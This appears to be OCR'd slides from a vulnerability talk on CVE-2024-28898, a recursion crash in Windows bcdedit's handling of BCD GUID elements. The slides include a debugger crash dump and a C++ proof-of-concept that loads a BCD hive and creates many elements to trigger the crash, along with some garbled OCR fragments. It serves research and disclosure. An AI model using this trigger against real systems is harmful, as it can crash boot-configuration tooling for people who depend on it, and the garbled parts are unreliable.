
```
BCDPXE
    Description
    Objects
        {00000000-0000-0000-0000-000000000000}
        {00000001-0000-0000-0000-000000000000}
        {00000002-0000-0000-0000-000000000000}
        {00000003-0000-0000-0000-000000000000}
        {00000004-0000-0000-0000-000000000000}
        {00000005-0000-0000-0000-000000000000}
        {00000006-0000-0000-0000-000000000000}
        {00000007-0000-0000-0000-000000000000}
        {00000008-0000-0000-0000-000000000000}
        {00000009-0000-0000-0000-000000000000}
        {0000000a-0000-0000-0000-000000000000}
        {0000000b-0000-0000-0000-000000000000}
        {0000000c-0000-0000-0000-000000000000}
        {0000000d-0000-0000-0000-000000000000}
        {0000000e-0000-0000-0000-000000000000}
        {0000000f-0000-0000-0000-000000000000}
        {00000010-0000-0000-0000-000000000000}
        {00000011-0000-0000-0000-000000000000}
        {00000012-0000-0000-0000-000000000000}
        {00000013-0000-0000-0000-000000000000}
        {00000014-0000-0000-0000-000000000000}
        {00000015-0000-0000-0000-000000000000}
        {00000016-0000-0000-0000-000000000000}
        {00000017-0000-0000-0000-000000000000}
        {00000018-0000-0000-0000-000000000000}
        {00000019-0000-0000-0000-000000000000}
        {0000001a-0000-0000-0000-000000000000}
        {0000001b-0000-0000-0000-000000000000}
        {0000001c-0000-0000-0000-000000000000}
        {0000001d-0000-0000-0000-000000000000}
        {0000001e-0000-0000-0000-000000000000}
        {0000001f-0000-0000-0000-000000000000}
        {00000020-0000-0000-0000-000000000000}
        {00000021-0000-0000-0000-000000000000}
        {00000022-0000-0000-0000-000000000000}
        {00000023-0000-0000-0000-000000000000}
        {00000024-0000-0000-0000-000000000000}
        {00000025-0000-0000-0000-000000000000}
        {00000026-0000-0000-0000-000000000000}
        {00000027-0000-0000-0000-000000000000}
        {00000028-0000-0000-0000-000000000000}
        {00000029-0000-0000-0000-000000000000}
        {0000002a-0000-0000-0000-000000000000}
        {0000002b-0000-0000-0000-000000000000}
        {0000002c-0000-0000-0000-000000000000}
        {0000002d-0000-0000-0000-000000000000}
        {0000002e-0000-0000-0000-000000000000}
        {0000002f-0000-0000-0000-000000000000}
        {00000030-0000-0000-0000-000000000000}
```

About Recursive calling

- Stack memory layout



About Recursive calling




```
> 0xfecf8b1:    mov    DWORD PTR [r13+0x0],r12d
  0xfecf8b5:    call   0xfecf9d7
  0xfecf8ba:    mov    eax,r12d
  0xfecf8bd:    add    rsp,0x20
  0xfecf8c1:    pop    r12
[-----------------------------------stack------------------------------------]
0000| 0xffbaf60 --> 0x0 (0x00000000)
0004| 0xffbaf64 --> 0x0 (0x00000000)
0008| 0xffbaf68 --> 0x2 --> 0x0 (0x00000000)
0012| 0xffbaf6c --> 0x0 (0x00000000)
0016| 0xffbaf70 --> 0xfe223818
0020| 0xffbaf74 --> 0x0 (0x00000000)
0024| 0xffbaf78 --> 0xffbb0fc --> 0x5 --> 0x0 (0x00000000)
0028| 0xffbaf7c --> 0x0 (0x00000000)
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0x00000000fecf8b1 in ?? ()
gdb-peda$ info reg r13
r13            0xfe223818          0xfe223818
gdb-peda$ x/10gx 0xfe223818
0xfe223818:    Cannot access memory at address 0xfe223818
```


```
-------------------]
T direction overflow)
-------------------]
-------------------]
-------------------]
 PROT 64-bit fluff=0000
L0 PROT 64-bit fluff=0000
 PROT 64-bit fluff=0000
```

```
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
2023-10-2
```

When bcdedit cry


- CVE-2024-28898
  - Recursive calling when enumerate the GUID element contained by the first 16 bytes GUID in the device element






```
BCDPXE
  Description
  Objects
    {00000000-0000-0000-0000-000000000000}
    {00000001-0000-0000-0000-000000000000}
    {00000002-0000-0000-0000-000000000000}
    {00000003-0000-0000-0000-000000000000}
    {00000004-0000-0000-0000-000000000000}
    {00000005-0000-0000-0000-000000000000}
    {00000006-0000-0000-0000-000000000000}
    {00000007-0000-0000-0000-000000000000}
    {00000008-0000-0000-0000-000000000000}
    {00000009-0000-0000-0000-000000000000}
    {0000000a-0000-0000-0000-000000000000}
    {0000000b-0000-0000-0000-000000000000}
    {0000000c-0000-0000-0000-000000000000}
    {0000000d-0000-0000-0000-000000000000}
    {0000000e-0000-0000-0000-000000000000}
    {0000000f-0000-0000-0000-000000000000}
    {00000010-0000-0000-0000-000000000000}
    {00000011-0000-0000-0000-000000000000}
    {00000012-0000-0000-0000-000000000000}
    {00000013-0000-0000-0000-000000000000}
    {00000014-0000-0000-0000-000000000000}
    {00000015-0000-0000-0000-000000000000}
    {00000016-0000-0000-0000-000000000000}
    {00000017-0000-0000-0000-000000000000}
    {00000018-0000-0000-0000-000000000000}
    {00000019-0000-0000-0000-000000000000}
    {0000001a-0000-0000-0000-000000000000}
    {0000001b-0000-0000-0000-000000000000}
    {0000001c-0000-0000-0000-000000000000}
    {0000001d-0000-0000-0000-000000000000}
    {0000001e-0000-0000-0000-000000000000}
    {0000001f-0000-0000-0000-000000000000}
    {00000020-0000-0000-0000-000000000000}
    {00000021-0000-0000-0000-000000000000}
    {00000022-0000-0000-0000-000000000000}
    {00000023-0000-0000-0000-000000000000}
    {00000024-0000-0000-0000-000000000000}
    {00000025-0000-0000-0000-000000000000}
    {00000026-0000-0000-0000-000000000000}
    {00000027-0000-0000-0000-000000000000}
    {00000028-0000-0000-0000-000000000000}
    {00000029-0000-0000-0000-000000000000}
    {0000002a-0000-0000-0000-000000000000}
    {0000002b-0000-0000-0000-000000000000}
    {0000002c-0000-0000-0000-000000000000}
    {0000002d-0000-0000-0000-000000000000}
    {0000002e-0000-0000-0000-000000000000}
    {0000002f-0000-0000-0000-000000000000}
    {00000030-0000-0000-0000-000000000000}
```

When bcdedit cry



```
HKEY hiveKey;
LONG result = RegLoadKey(HKEY_USERS, "BCD123", hiveFilePath.c_str());
if (result != ERROR_SUCCESS) {
    std::cout << "Failed to load the registry hive. Error code: " << result << std::en
    getchar();
    return 1;
}

GUID guid = stringToGuid("{00000000-0000-0000-0000-000000000000}");

int cc = atoi(argv[2]);
for (int i=0;i<cc;++i)
{
    printf("i: %d\n", i);
    BCDCreateElement(HKEY_USERS, guid, i);
    puts("set done");
}
// Unload the registry hive
result = RegUnLoadKey(HKEY_USERS, "BCD123");
if (result != ERROR_SUCCESS) {
    std::cout << "Failed to unload the registry hive. Error code: " << result << std::e
    return 1;
}

std::cout << "Registry hive loaded, key value set, and hive unloaded successfully." <<
```



